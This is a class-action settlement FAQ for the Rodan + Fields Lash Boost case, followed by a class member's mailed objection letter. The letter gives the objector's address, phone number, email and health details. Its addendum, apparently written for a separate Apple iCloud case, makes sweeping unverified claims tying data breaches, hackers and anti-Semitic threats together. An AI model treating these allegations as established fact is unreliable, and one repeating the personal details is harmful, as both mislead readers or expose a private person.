The exact amount of Settlement Class Members' Credit Benefits and Cash Benefits cannot be determined until the notice process is complete and the Court makes a final decision on the amount of attorneys' fees (i.e., the amount of compensation for legal services provided by the Settlement Class Counsel), reimbursable costs and expenses awarded to Class Counsel (i.e., the costs and expenses incurred to litigate the case that Class Counsel may be reimbursed for), Settlement Administration Costs (i.e., the amount paid to the third-party Settlement Administrator for administering the Settlement) and any Service Award to the Class Representatives (i.e., funds that may be awarded to the Class Representatives to compensate them for their participation in the Action), and until the Settlement Administrator has received and validated the total number of claims.

The Credit Benefit, Cash Benefit, Credit Repeat Purchaser Benefit and the Cash Repeat Purchaser Benefit are collectively referred to in this Notice as the "Settlement Benefit." As noted above, Credit Benefits will be paid from an \$8 million fund established by R+F (the "Credit Settlement Fund"), and Credit Benefits will be paid from a \$30 million fund established by R+F (the "Cash Settlement Fund"). If the Court approves the Settlement, these funds will under no circumstances return to R+F.

AGREEMENT TO MAKE LABEL CHANGES

In addition to the Settlement Benefit, R+F has also agreed to revise the label and instructions for use, to list certain alleged side effects that have been reported by some product users. R+F will provide expanded cautionary instructions for use, and has agreed to make certain changes in how it advertises the product on its website, as well as in resource materials it provides when training R+F Independent Consultants. For details on these label changes, see Section 2.5 of the Settlement Agreement, as well as the document called "Exhibit F" attached to the Settlement Agreement.

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8. How can I get a Settlement Benefit?

To obtain a Settlement Benefit, you must timely and properly submit a completed Claim Form electing either a Cash Benefit or Credit Benefit. If you submit a timely and valid Claim Form, you will receive one Credit Benefit or Cash Benefit, depending on which benefit you select, unless you submit proof(s) of purchase of two or more tubes of Lash Boost. If you timely submit such proof with your Claim Form, you may receive one Credit Repeat Purchaser Benefit, if you elected the Credit Benefit, or one Cash Repeat Purchaser Benefit, if you elected the Cash Benefit. You will not receive more than one Cash or Credit Repeat Purchaser Benefit even if you purchased more than two tubes of Lash Boost. Accordingly, if you have proof(s) of purchase of more than two tubes of Lash Boost from October 1, 2016, to March 11, 2022, you only need to provide proof(s) of purchase of two tubes of Lash Boost with your Claim Form to receive either the Credit Repeat Purchaser Benefit or the Cash Repeat Purchaser Benefit. If you decide to send original proof of purchase documentation, we encourage you to make and keep a photocopy for yourself. Neither the Settlement Administrator nor R+F will be responsible for original documents that are lost in the mail. Credit Repeat Purchaser Benefits and Cash Repeat Purchaser Benefits are subject to the availability of funds from the Settlement.

If you wish to receive a Settlement Benefit, you must timely and properly submit a Claim Form no later than **September 7, 2022** ("Claim Filing Deadline").

You can download a Claim Form [here](#).

You may complete, sign, and date the Claim Form and return it, by First-Class U.S. Mail, to:

Lash Boost Settlement Administrator
PO Box 4357
Portland, OR 97208-4357

You may also complete a Claim Form by submitting it online [here](#).

The Claim Form must be signed, completed in its entirety and *postmarked*, or submitted electronically via this website, no later than **September 7, 2022** in order to be valid. If your Claim Form is not submitted by **September 7, 2022**, your Claim Form is not valid, you will not receive a Settlement Benefit, and you will be bound by the Release and all other terms of the Settlement. Prior to rejection of a Claim Form, the Settlement Administrator will communicate with the Claimant in an effort to remedy curable deficiencies in the Claim Form submitted, except in instances where the Claim is untimely, clearly fraudulent, or clearly unable to be cured.

The Settlement Administrator will distribute the Settlement Benefit as follows:

- Each Settlement Class Member who submits a valid Claim Form electing the Credit Benefit will receive one Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form for a Credit Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Credit Repeat Purchaser Benefit if credit is available after every Settlement Class Member who chose a Credit Benefit gets a Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form electing the Cash Benefit will receive one Cash Benefit; and
- Each Settlement Class Member who submits a valid Claim Form for a Cash Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Cash Repeat Purchaser Benefit if cash is available after every Settlement Class Member who chose a Cash Benefit gets a Cash Benefit.

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9. Where can I find my Unique ID?

The Unique ID is a 10 digit, alphanumeric value that can be found on the top left of the Postcard Notice, or the top right of the Email Notice. The Email Notice was directed to the email address associated with your Rodan + Fields account; the Postcard Notice was mailed to the physical address associated with your Rodan + Fields account, if no email address was available.

Using the Unique ID is the best way to ensure your claim can be validated.

If you are unable to find your Unique ID, you may contact the Settlement Administrator via email [here](#), and request that the Unique ID be provided. Alternatively, you may write the Settlement Administrator at the following address to request your Unique ID:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

Please provide your name, email, and physical address associated with your Rodan + Fields Account when requesting your Unique ID.

If you do not have a Unique ID and the Settlement Administrator is unable to locate a record using your email/physical address details, you can still submit a claim by downloading and printing the claim form, located [here](#). Additionally, you can contact the Settlement's toll-free telephone number, 1-855-675-3134, and request that the claim form be mailed to you (option nine [9]). When completing the claim form, leave the Unique ID blank, and fill in the email address and/or physical address you believe is associated with your Rodan + Fields Account, provided those addresses are still valid and in use.

If the email address and/or physical address associated with your Rodan + Fields Account are invalid, or no longer in use, please insert your current physical address and active email address into the claim form and list the email address and/or physical address associated with your Rodan + Fields Account on a separate sheet of paper with your claim submission, so that the details can be used to assist in validating your claim.

If you have questions, or need additional assistance, please contact the Settlement Administrator via email [here](#).

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10. What type of Proof of Purchase(s) is/are required to receive a Repeat Purchaser Benefit?

The proof of purchase(s) will vary by customer. Acceptable forms of proof include, but are not limited to, copies or photos of Lash Boost order confirmations, order or transaction histories, emails validating purchases, credit card statements, paper receipts, shipping confirmations, shipping receipts, cancelled checks, or any other documentation you may have showing the purchase of two or more tubes of Lash Boost between October 1, 2016 and March 11, 2022. If you are unable to locate any form of proof of purchase, you should still submit your claim for a Repeat Purchaser Benefit if you made more than one purchase of Lash Boost during that time period. The submissions will be reviewed by the Settlement Administrator and may still be considered. Remember, you do not need to submit any proof of purchase if you are seeking only one cash or credit benefit.

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11. Can I access my order history via R+F's website?

Yes. If you have an active account, you may access your R+F order history for purchases made in or after 2019 by logging into your account on the www.rodanandfields.com website. Click your name in the upper right of the front page of the website to open the drop-down menu, then click "Order History." Locate your Lash Boost orders between October 1, 2016, and March 11, 2022. Once located, you may use your computer or mobile device's screenshot feature to capture this order data as proof of purchasing two or more units of Lash Boost and submit it with your claim form.

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12. How can I get the Cash Settlement Benefit?

The Cash Benefit and Cash Repeat Purchaser Benefit will be issued in the form that the Class Member elects – either in the form of a check or electronically.

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13. How long do I have to cash my check?

You have six (6) months from the date on the check to cash it. The check expires after that date and can no longer be cashed. The Settlement Administrator and R+F are not responsible for expired, lost or stolen checks.

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14. How can I use the Credit Settlement Benefit?

The Credit Benefit or Credit Repeat Purchaser Benefit must be used toward the purchase of any product from R+F's website, without any minimum purchase required. The Credit Benefit is fully transferrable but shall have no cash value and shall not be redeemable for cash in any amount, including without limitation for any unused portion of the credit. The Credit Benefit and Credit Repeat Purchaser Benefit have no expiration date. Where applicable, any unused value thereon may be subject to applicable state or federal escheatment laws. All other rights and limitations to the Credit Benefit or Credit Repeat Purchaser Benefit as set forth in state and federal law are applicable. The Credit Benefit and Credit Repeat Purchaser Benefit are not gift cards and the parties do not intend for any gift card laws to apply to them. The Settlement Administrator and R+F are not responsible for any expired, lost, or stolen Credit Benefits or Credit Repeat Purchase Benefits.

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15. When can I get the Settlement Benefit?

The Court will hold a hearing on **September 14, 2022 at 9:00 a.m. PST** at the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, to decide whether to finally approve the Settlement. If the Court approves the Settlement, someone may appeal the decision, which could take more than a year to resolve. If the Court approves the Settlement and no one appeals the decision, the Settlement Benefit will be distributed within sixty (60) days of the Settlement Date.

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16. What am I giving up to receive Settlement Benefits as a Class Member?

Unless you exclude yourself from the Settlement Class by submitting a Notice of Opt-Out (as defined in the Excluding Yourself From the Settlement Section below), you are a Settlement Class Member and that means you will be legally bound by all orders and judgments of the Court in the state court *Lash Boost Cases* proceeding, including the terms of the settlement, and you will not be able to sue, continue to sue R+F or any of the other persons or entities referenced in the "Release by the Settlement Class" paragraph below, about the issues of the case. You will not be responsible for any out-of-pocket costs or attorneys' fees concerning this case if you stay in the Settlement Class.

Staying in the Settlement Class also means that you agree to the following release of claim provisions of the Settlement ("Release"), which describes exactly the legal claims that you give up:

Release by the Settlement Class

Effective immediately upon the Settlement Date, Plaintiffs and each Settlement Class Member who does not timely opt-out of the Settlement shall fully, completely and forever release and discharge the Released Defendant Parties from any and all past, present, or future claims, liabilities, actions, allegations, complaints, demands, obligations, causes of action, suits, rights, damages, debts, guarantees, orders, controversies, penalties, promises, covenants, losses, costs, expenses, or attorneys' fees of every kind, nature and source whether legal, equitable or otherwise, whether based on contract (express, implied, or otherwise), tort, common law, any state or federal law, statute or regulation or any other theory of recovery, whether brought under the laws of any state, federal or other government, whether known or unknown, asserted or unasserted, accrued or unaccrued, fixed or contingent, suspected or unsuspected, and whether seeking compensatory, exemplary, punitive, restitution, disgorgement, statutory, or injunctive relief or damages of any kind or multiplier thereof, that Plaintiffs and each Settlement Class Member now have or may hereafter accrue or otherwise be acquired, arising out of or related to the subject matter of the Actions involving Lash Boost, including, but not limited to, the sale, purchase, marketing, advertising, distribution, design, formulation, manufacture, the rendering of advice by R+F Independent Consultants, the failure to train R+F Independent Consultants, and the labelling of the Product during the Settlement Class Period ("Released Plaintiffs' Claims"). Specifically excluded from the release are individual personal injury or disease claims, including existing claims, as well as latent or unknown individual personal injury or disease claims, held by Settlement Class Members.

Release of Unknown Claims

With respect to the releases set forth above, with the sole exception being any personal injury or disease claims held by each Settlement Class Member which are specifically excluded from the release above, each Settlement Class Member who does not timely opt out of the Settlement acknowledges and agrees that s/he understands Section 1542 of the Civil Code of the State of California, which provides as follows:

"A GENERAL RELEASE DOES NOT EXTEND TO CLAIMS THAT THE CREDITOR OR RELEASING PARTY DOES NOT KNOW OR SUSPECT TO EXIST IN HIS OR HER FAVOR AT THE TIME OF EXECUTING THE RELEASE AND THAT, IF KNOWN BY HIM OR HER, WOULD HAVE MATERIALLY AFFECTED HIS OR HER SETTLEMENT WITH THE DEBTOR OR RELEASED PARTY."

Each Settlement Class Member who does not timely request exclusion from the Settlement Class waives and relinquishes any and all rights and benefits which s/he has or may have under Section 1542 of the Civil Code of the State of California, and under any similar or comparable provision, whether statutory or common law, of any other state or territory of the United States to the full extent that s/he may lawfully so waive all such rights and benefits pertaining to the subject matter of the release set forth above.

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17. How do I exclude myself from the Settlement?

If you do not wish to participate in the Settlement or be bound by the Settlement's release of legal claims, you may exclude yourself ("opt-out") by submitting written notice of your intention to opt-out of the entire Settlement ("Notice of Opt-Out") to the Settlement Administrator. A Notice of Opt-Out form is available on this website [here](#). You may use that form or submit a signed letter or postcard, but the Notice of Opt-Out must state the following information: (a) the name and case number of this lawsuit, which is *Lash Boost Cases*, JCCP No. 4981; (b) your full name, address, and telephone number; and (c) a statement that you do not wish to participate in the Agreement. Your Notice of Opt-Out must be returned to the Settlement Administrator by mail at the address specified below and be *postmarked* on or before **July 14, 2022**. If you submit a Notice of Opt-Out by mail which is not *postmarked* by **July 14, 2022**, your request to be excluded from the Settlement may be rejected and you may be bound by the Release and all other terms of the Settlement Agreement. You may also submit your intention to opt-out by submitting [here](#).

A Notice of Opt-Out must be submitted by First-Class U.S. Mail or its equivalent to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, Oregon 97208-4357

Any person who submits a complete and timely written Notice of Opt-Out shall, upon receipt, no longer be a Settlement Class Member, shall be barred from participating in any portion of the Settlement, and shall receive no Settlement Benefits.

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18. If I do not exclude myself, can I sue the Defendant for the same thing later?

No. Unless you exclude yourself from the Settlement, you give up the right to sue R+F and the other persons and entities referenced in the "Release by Settlement Class" paragraph above for the claims that this Settlement resolves.

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19. How can I object to this Lawsuit?

If you are a Settlement Class Member, you may object to the Settlement in writing if you do not like any part of it. You must give reasons why you think the Court should not approve it. You can also object to the Class Representatives' application for service awards. You can also object to Class Counsel's motion for attorneys' fees and costs. The Court will consider your views. To object, you must submit a written objection to the Settlement Administrator. You may also appear at the Fairness Hearing in person or through your own attorney, retained at your own expense.

All written objections must meet all of the following requirements:

- a. It must state the case name and number: *Lash Boost Cases*, JCCP No. 4981 (Cal. Superior Court, San Francisco County);
- b. It must state your name, current address, and telephone number;
- c. It must state that you object to the Settlement and the reasons for your objection(s);
- d. It must be signed by the objecting Settlement Class Member or an authorized representative;
- e. It must be submitted to the Settlement Administrator by mailing it to: Lash Boost Settlement Administrator, P.O. Box 4357, Portland, OR 97208-4357; and
- f. It must be *postmarked* or filed on or before **July 14, 2022**.

You can both object to the Settlement and file a Claim Form. If the Court overrules your objection, you will be bound by the terms of the Settlement. If you would like to object to the Settlement, please submit in writing to the Settlement Administrator or by submitting [here](#).

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20. What's the difference between Objecting and Excluding?

Objecting tells the Court that you do not like the Settlement, it should not be approved, and the lawsuit should continue. You can only object if you stay in the Settlement Class. You cannot ask the Court to change the terms of the Settlement; the Court can only approve or deny the Settlement. If the Court rejects your objection, you cannot thereafter exclude yourself from the Settlement Class. Excluding yourself is telling the Court that you do not want to be part of the Settlement Class. If you exclude yourself, you have no basis to object because the case no longer affects you.

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21. Do I have a lawyer in this case?

Class Counsel represents you and other Settlement Class Members for purposes of the Settlement. If you have any questions regarding this lawsuit, you may contact the law firms of Keller Rohrback LLP and Tycko & Zavareei LLP, who have been identified as the co-leaders of Class Counsel. You will not be charged attorney's fees or costs by Class Counsel as part of this Settlement.

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22. How will Class Counsel be paid?

A portion of the Cash Settlement Fund will be used to pay Class Counsel's attorneys' fees and costs, subject to approval by the Court. If you elect to be represented by your own lawyer, you may hire one at your own expense. Settlement Class Members who choose this option will be responsible for any attorneys' fees or costs incurred as a result of this election. Any attorney's fees and costs approved by the Court will be paid from the Cash Settlement Fund.

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23. Who are the Class Representatives?

The Class Representatives that have been appointed by the Court to represent the Class are Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams.

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24. Will the Class Representatives be paid?

As part of this Settlement and subject to approval by the Court, each Class Representative will apply for an award of \$15,000 to compensate them for their services as representatives of the Settlement Class. Any service amount awarded by the Court to the Class Representatives will be paid from the Cash Settlement Fund. The award will be in addition to any other benefit to which the Class Representatives will be entitled as a Settlement Class Member.

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25. When and where will the Court decide to approve the Settlement?

The Court will hold a hearing to decide whether to finally approve the Settlement. This Fairness Hearing will be on **September 14, 2022 at 9:00 a.m. PST** in Dept. 304 of the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, or such later date as the Court may require. The hearing may be continued without further notice to the Settlement Class. At the hearing, the Court will consider whether the Settlement is fair, reasonable, and adequate. The Court will also consider what amount to award to each of the Class Representatives as compensation for their services for the Settlement Class, and what amount to award to Class Counsel for their attorneys' fees and costs. If there are objections or requests to be heard, the Court may consider them at the hearing. After the hearing, the Court will decide whether to approve the Settlement. Class Counsel does not know how long these decisions will take.

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26. Do I have to come to the Hearing?

No, but you may attend at your own expense. Class Counsel will answer any questions the Court may have. If you send an objection, you do not have to go to court to talk about it. As long as you mailed your written objection on time, the Court will consider it. You may also have your own lawyer attend at your expense, but it is not necessary to hire a lawyer if you like the Settlement.

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27. What happens if I do nothing at all?

If you do nothing, and the Court approves the Settlement, you will not get any Settlement Benefit, but you will be bound by the Settlement Agreement. You will not be entitled to sue or be part of any other lawsuit against R+F or any of the other persons or entities referenced in the "Release by the Settlement Class" paragraph above, regarding the claims or issues in this case, except for the personal injury or disease claims which are specifically excluded from the Release above. This also means that if the Settlement is approved by the Court, you agree to the release of claims set forth under the heading "What Am I Giving Up to Receive Settlement Benefits as a Class Member?" above, which describes exactly the legal claims that you give up. You will not be responsible for any out-of-pocket costs or attorney fees concerning this matter if you remain in the Settlement Class. If you want a Settlement Benefit, you must timely and properly submit a Claim Form on or before the Claim Filing Deadline.

[Back To Top](#)

28. How do I get more information?


This FAQ is a summary of the basic terms of the Settlement. For the precise terms and conditions of the Settlement, you may consult the detailed "Settlement Agreement". The Settlement Agreement, the notice documents, the Second Amended Complaint, all papers filed in connection with the preliminary and final approval proceedings, Class Counsel's fee motion, and all court orders and judgments relating to the Settlement will be available on this website. Access to the full case docket is free of charge through the Court's website at <https://www.sfsuperiorcourt.org/online-services>. At this webpage, click "Case Query" in the left sidebar or in the body of the page. Then, enter the Case Number: CJC-18-004981. The full docket, along with other information, will be displayed.

IF YOU WANT ADDITIONAL INFORMATION, OR HAVE ANY QUESTIONS REGARDING THESE LAWSUITS, HOW THE SETTLEMENT AFFECTS YOUR RIGHTS, OR HOW TO FILE A CLAIM, PLEASE CONTACT THE SETTLEMENT ADMINISTRATOR OR CLASS COUNSEL. PLEASE DO NOT CONTACT THE COURT, R+F or R+F's INDEPENDENT CONSULTANTS.

[Back To Top](#)

[Contact](#) [Privacy Policy](#) [Terms of Use](#)

Questions? Contact the Settlement Administrator at 1-855-675-3134 (Toll-Free) (Recorded Information Only).

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**PRIORITY
MAIL**

**PRIORITY
MEDIUM FLAT RATE
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FROM:
Edward W. Orr
122 Ridge Road
Terryville, CT 06786



1004



97208

U.S. POSTAGE PAID
PM 2-Day
ROCKY HILL, CT
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JUL 06, 22
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**VISIT US AT USPS.COM®
ORDER FREE SUPPLIES ONLINE**

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TO:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

To schedule free Package Pickup,
scan the QR code.



USPS.COM/PICKUP

Document Control

COPY

Exhibit G

Lash Boost Settlement Administrator

July 14, 2022

Page 1 of 10

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EDWARD W. ORR

122 Ridge Road
Terryville, CT 06786

Sent via Registered Mail:¹

RE 928 750587 US

**The above registration number is
to be filled in by hand, at the time
of mailing, per the instructions of
U. S. Post Office**

July 14, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

¹ Please note that Orr submits this objection on behalf of himself and any and all other class members who might be affected.

Orr is a class member and has standing to object, and he suffers from both auditory and visual handicaps (in addition to being in a wheelchair and suffering from mobility handicaps resulting from spinal cord injuries associated with two fractured cervical vertebrae and four fractured lumbar vertebrae caused by an intoxicated driver who, travelling at 120 MPH, collided with Orr's automobile). Orr brings this Objection in good faith, and in order to avoid doubt about his motives, Orr is more than willing to stipulate to an injunction prohibiting him from accepting compensation in exchange for the settlement of this Objection; see generally Brian T. Fitzpatrick, "The End of Objector Blackmail?" 62 VAND. L. REV. 1623 (2009) (suggesting inalienability of objections as solution to objector blackmail problem). In other words, Orr wants nothing more than constructive action, and is advocating for the handicapped and/or for other unfairly treated class members to receive proper relief, and to be treated equitably – thus the filing of this Objection.

The undersigned intends to appear at the Final Fairness Hearing, and respectfully requests permission from the Court to speak and/or communicate.

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**SUBJECT: CASE NAME AND NUMBER: LASH
BOOST CASES, JCCP NO. 4981
(CAL. SUPERIOR. COURT, SAN
FRANCISCO COUNTY)**

OBJECTION (of Edward W. Orr; 122 Ridge
Road; Terryville, CT 06786 [Telephone: 203-
658-4977] [Email eanddorr2@gmail.com]

**REASONS FOR OBJECTION: SHOWN
BELOW**

DEAR SIR OR MADAM:

**PLEASE NOTE THAT THIS PACKAGE IS BEING SENT TO YOU
VIA REGISTERED MAIL PER THE ADVICE OF THE U. S. POST
OFFICE.**

**THE “REGISTERED NUMBER” IS HANDWRITTEN ABOVE PER
ADVICE OF THE POST OFFICE, AS THE NUMBER CAN ONLY
BE OBTAINED AT THE POST OFFICE ITSELF AT THE TIME OF
MAILING.**

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**PER THE ADVICE OF THE POST OFFICE, PLEASE FIND
ENCLOSED A PHOTOCOPY² OF THE OBJECTION THAT WAS**

² PER THE ADVICE OF COUNSEL, PERTINENT ADDITIONAL MATERIALS AND/OR CROSS-REFERENCE MATERIALS REGARDING THEFT, TAMPERING, AND/OR RELATED ARE ALSO HEREBY ATTACHED AS PART OF THE ADDNEDUM TO THE OBJECTION.

THE ADDENDUM IS TO BE CONSTRUED AS PART OF THE OBJECTION.

A PORTION OF THE ADDENDUM, PARTICULARLY CONCERNING THEFT, TAMPERING, AND/OR RELATED IS ALSO SHOWN BELOW:

Williams v Apple (related to multiple cases – **Lash Boost/Rodan**, WP, et al

1. Thank you, Your Honor, for the opportunity to participate.
2. First of all, Edward Orr wishes to state for the record that, because of his handicaps, he must sometimes utilize artificial voice technology, so at times he may be forced to speak a little bit more slowly than a speaker not utilizing such technology.
3. I apologize to the Court for my physical handicaps, and for the artificial voice technology --- and I would like to thank Ms. Elaine Kabling, Calendar Clerk and Courtroom Deputy to the Honorable Laurel Beeler, who has made special arrangements for Edward Orr to appear, because of his physical handicaps.
4. I hope that I have pronounced all names correctly, and I apologize if I have not done so.
5. Out of respect for the Court's time, I will make no attempt to repeat all of the details of the Objection.
6. Because of the limitations of artificial voice technology, I have prepared the following very brief and partially pre-recorded VOICE segment.

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7. My commentary is anticipated to require approximately ELEVEN MINUTES TO TWELVE MINUTES, depending on unavoidable speaking speed barriers, and other handicap-related factors.
 8. First of all, Objector Orr stands by the Objection as submitted, and wishes to emphasize that the Objection was submitted with the intent of making a constructive contribution.
 9. I truly believe that Plaintiffs' attorneys have proceeded in good faith in this case, but their efforts have been hindered by their inability to know where to look for the correct information.
 10. This shortcoming serves as the reason for the filing of this Objection.
 11. The full ramifications of Apple's Breach of Contract are NOT apparent until one takes into account information from numerous sources, including --- but not limited to --- the Department of Justice, et al.
 12. Unfortunately, though, the Plaintiffs' attorneys have simply not done their homework.
 13. As a result, the Class definition is ill-defined, and patently unfair.
 14. The Class Representatives are not representative of a significant portion of the class.
 15. The reason why the Class Representatives are not representative of a significant portion of the class is very simple:
 16. When Apple breached its contract, for instance, — the iCloud Terms and Conditions — BY STORING ICLOUD USER DATA VIA THE UTILIZATION OF THIRD-PARTY SERVERS, it opened the door to certain very experienced hackers who took advantage of the lax security measures observed by such third-party servers.
 17. As a result, therefore, many Class Members in the instant Williams v Apple case suffered very significant losses which were ten times greater, a hundred times greater, or perhaps even more so, than those of other class members.

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18. The Department of Justice became involved, and overtly suggested that my family – and other families also – submit Victim Impact Statements and related documents, portions of which are shown in various parts of the Objection, including – but not limited to – the following pages:

ECF-169: Page 54 of 128, for instance, plus attachments and related, regarding at least two hackers, one by the name of Mr. Aviles, spelled A – V – I – L – E – S, and the other by the name of Mr. Baratov, spelled B – A – R – A – T – O – V.

Both were sent to prison.

And much damage was done to many people who were users of the Apple iCloud service.

19. Such Apple iCloud breaches were also interrelated with other data breaches and/or infractions involving multiple security firms and/or other firms and entities such as ADT Security, Comcast, Google, Harvard University, and dozens of others.

20. Certain breaches even impacted academic and related platforms utilized by physically handicapped individuals such as Edward Orr, who pointed out certain problems, and whose efforts were complimented by multiple Courts and related entities.

21. Many of the Apple-related breaches were quite egregious, even going so far as to progress to anti-Semitic and racial threats, sometimes resulting in property damage, personal injury, and related.

22. At one point, the Jewish Federation of Northern California contacted Attorney Steven Winick (spelled W – I – N – I – C – K), who agreed to represent the Orr family pro bono in relation to the very harmful aftermath of several such breaches and infractions.

23. For the record, please note that cross-references to Attorney Winick are contained in multiple cases --- including, but not limited to --- in the present case, on pages 45, 57, and 58 of ECF-169.

24. The Honorable Jon S. Tigar, of the United States District Court for the Northern District of California was, in open Court, very complimentary of Attorney Winick’s involvement; and pages 81, 82, 83, 84, 97, and 98 of ECF-169 in the present case include such things as mention of and/or cross-references to damages from third-party servers utilized by Apple, et al.

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25. The Jewish Federation of Northern California's involvement was all the more remarkable given the fact that Edward Orr and his family lived not in California, but thousands of miles away, in New England, in Connecticut, to be more exact, after having been forced to move away from their former residence in Pittsburgh, Pennsylvania area, because of numerous anti-Semitic and racial threats that had resulted in both serious personal injury and considerable property loss.

26. Human life was at stake and the issues involved not only third-party servers from ADT, but also third-party-servers from Apple, and precisely the issues involved with the instant Williams versus Apple case.

27. The stand taken by Attorney Winick and the Jewish Federation may have been both an unpopular one,

AND

an uncomfortable one,

but nevertheless it was necessary under the circumstances,

and – FURTHERMORE – as referenced in the documents mentioned in the second paragraph of page 50, in ECF-169, such luminaries as Nobel Prize winner Elie Wiesel, had advised and assisted Edward Orr and his family in the midst of the anti-Semitic and racial threats, and their destructive aftermath.

28. A SECOND JEWISH ATTORNEY, MR. SHANIN SPECTER, SON OF THE RENOWNED, AND LATE, U. S. SENATOR --- THE HONORABLE ARLEN SPECTER --- ALSO REPRESENTED THE ORR FAMILY IN REGARD TO MULTIPLE RELATED MATTERS.

29. (SEE ALSO CROSS-REFERENCES TO 2011 – 2022, INCLUDING IN EXCESS OF FOURTEEN CASES, ETC. MULTIPLE CASES INCLUDED ANTI-SEMITIC AND RACIAL THREATS. MULTIPLE INSTANCES INVOLVED PERSONAL INJURY; PROPERTY DAMAGE; THEFT [OF OBJECTS, INFORMATION, AND EVEN REGULAR MAIL, CERTIFIED MAIL, AND/OR OTHER COMMUNICATIONS, ETC.]; AND OTHER LOSSES.

30. (SEE ALSO ESPECIALLY ADT, APPLE, GOOGLE, AND ALL AFFILIATED CASES, AND ALSO THE HACKED, INTERRUPTED AND/OR UNFINISHED ADT/JAMIE-HAENGGI CORRESPONDENCE/FED-EX/ET AL.)

31. (SUCH MATTERS ARE INTEGRALLY RELATED TO THE APPLE THIRD-PARTY SERVES, ET AL, AND ALSO TO RODAN/LB AND OTHER CASES.)

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32. (PLEASE NOTE THAT HAENEGGI-RELATED MATTERS WERE AN INTEGRAL COMPONENT OF AVILES/BARATOV MATTERS AS HANDLED BY THE DEPARTMENT OF JUSTICE, ET AL, WITH ADT STILL OWING DAMAGES TO THE ORR FAMILY IN RELATION TO THE ANTI-SEMITIC AND RACIAL THREATS AND THEIR DESTRUCTIVE AFTERMATH, ETC. APPLE SERVERS OFTEN PLAYED AN INTEGRAL PART IN RELATION TO THE DAMAGES. IT IS IMPORTANT TO NOTE THAT ADT MADE WRITTEN OFFERS, AS SHOWN IN MULTIPLE RECORDS, AND HAS NOT FOLLOWED UP.)

33. In addition, it is notable that at least one of the perpetrators of the threats was affiliated with Mr. Robert Bowers, spelled B – O – W – E – R – S, the very same individual who later shot and killed eleven people in the Tree of Life Synagogue in Pittsburgh.

34. In other words, this was a very serious matter, and it was very much related to the aforementioned third-party-server problems with Apple.

35. It was also a matter involving considerable conflict, but neither Attorney Winick nor the Jewish Federation was intimidated by the existence of such conflict.

36. Documents from numerous Courts have been involved, and absolutely no attempt will be made to re-summarize all of the events and happenings here.

37. Nevertheless, the aforementioned AND ABBREVIATED OVERVIEW OF THE BACKGROUND of my family's Objection, and of the RATIONALE behind precisely why the Class Representatives are NOT representative of a significant portion of the class, WAS VERY IMPORTANT TO MENTION HERE TODAY in the instant Williams v. Apple case

38. Multiple cases are indeed related; and the Justice Department's involvement, along with the involvement of the Jewish Federation, Attorney Winick, et al, has been very important.

39. IN CONCLUSION, THEREFORE --- When Apple breached its contract by storing iCloud user data VIA THE UTILIZATION OF third-party servers, IT CREATED A SITUATION IN WHICH MANY CLASS MEMBERS SUFFERED VERY SIGNIFICANT LOSSES WHICH WERE TEN TIMES GREATER, A HUNDRED TIMES GREATER, OR PERHAPS EVEN MORE SO --- THAN THE LOSSES OF OTHER CLASS MEMBERS.

40. It is also notable that physically handicapped individuals were more vulnerable to the hacking --- for a variety of reasons --- one of which being the utilization of special – and more vulnerable – software and/or reader programs (or related, including, but not limited to, special hardware integrated with the software) compensating for visual and/or auditory handicaps, etc.

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**DULY SENT TO YOU PREVIOUSLY VIA CERTIFIED MAIL
NUMBER 7015 3010 0000 4384 3489.**

**THE REASON FOR RESENDING IS BECAUSE, AS HAS
OCCURRED IN ONE OR MORE PRIOR INSTANCES, CERTAIN
CERTIFIED MAILINGS WERE POSSIBLY STOLEN AND/OR
TAMPERED WITH AFTER HAVING BEEN DULY RECEIVED BY
THE POST OFFICE.**

-
- 41. Accordingly, at least one class representative should be chosen from those members who were hacked, and who suffered disproportionately high damages.
 - 42. Whether or not said class representative is handicapped or not makes no difference.
 - 43. In addition, there should be multiple tiers of damages.
 - 44. The main point is that the class as presently constructed --- is not at all homogeneous in nature, and therefore, as a result of that lack of homogeneity, approval of the proposed settlement should be NOT be granted.
 - 45. IT IS VITALLY IMPORTANT FOR THE PLAINTIFFS' ATTORNEYS TO ENGAGE WITH THE FULL FACTS OF THE CASE, AND THEY HAVE NOT DONE THAT.
 - 46. Plaintiffs' attorneys have proceeded in good faith in this case, but their efforts have indeed been hindered by their inability to know where to look for the correct information.
 - 47. This objection was submitted with the intent of making a constructive contribution --- and Edward Orr thanks the Court for its understanding and patience, and for the Court's having made special arrangements for him to appear because of his physical handicaps.

Lash Boost Settlement Administrator

July 14, 2022

Page 10 of 10

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cc: S. Solender (prm)
S. Specter (prm)
DC File/351292381033f/re (prm)
Social Security Administration (prm)
Yale Medical School/DK (prm)
Reliance Standard (prm)
University of Conn. Medical School/J.Cannon Ref. EWO/3063(prm)
SBI/DC Trust (prm)


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THERE EXISTS THE POSSIBILITY THAT THE
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BEEN DESTROYED AND/OR TAMPERED WITH AFTER
HAVING BEEN RECEIVED BY THE POST OFFICE.

PROOF OF ITS HAVING BEEN DULY RECEIVED BY THE POST
OFFICE IS HEREBY ATTACHED AS PART OF AN ADDENDUM
TO THE ATTACHMENTS TO THE AFOREMENTIONED
OBJECTION.

Thank you.

Sincerely,



Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Telephone: 203-658-4977

CRS/DDO:fw846931397

Enc.: As described and/or referenced herein

EDWARD W. ORR
122 Ridge Road
Terryville, CT 06786

Sent via Certified Mail:¹
7015 3010 0000 4384 3489

July 6, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

**SUBJECT: CASE NAME AND NUMBER: LASH
BOOST CASES, JCCP NO. 4981
(CAL. SUPERIOR. COURT, SAN
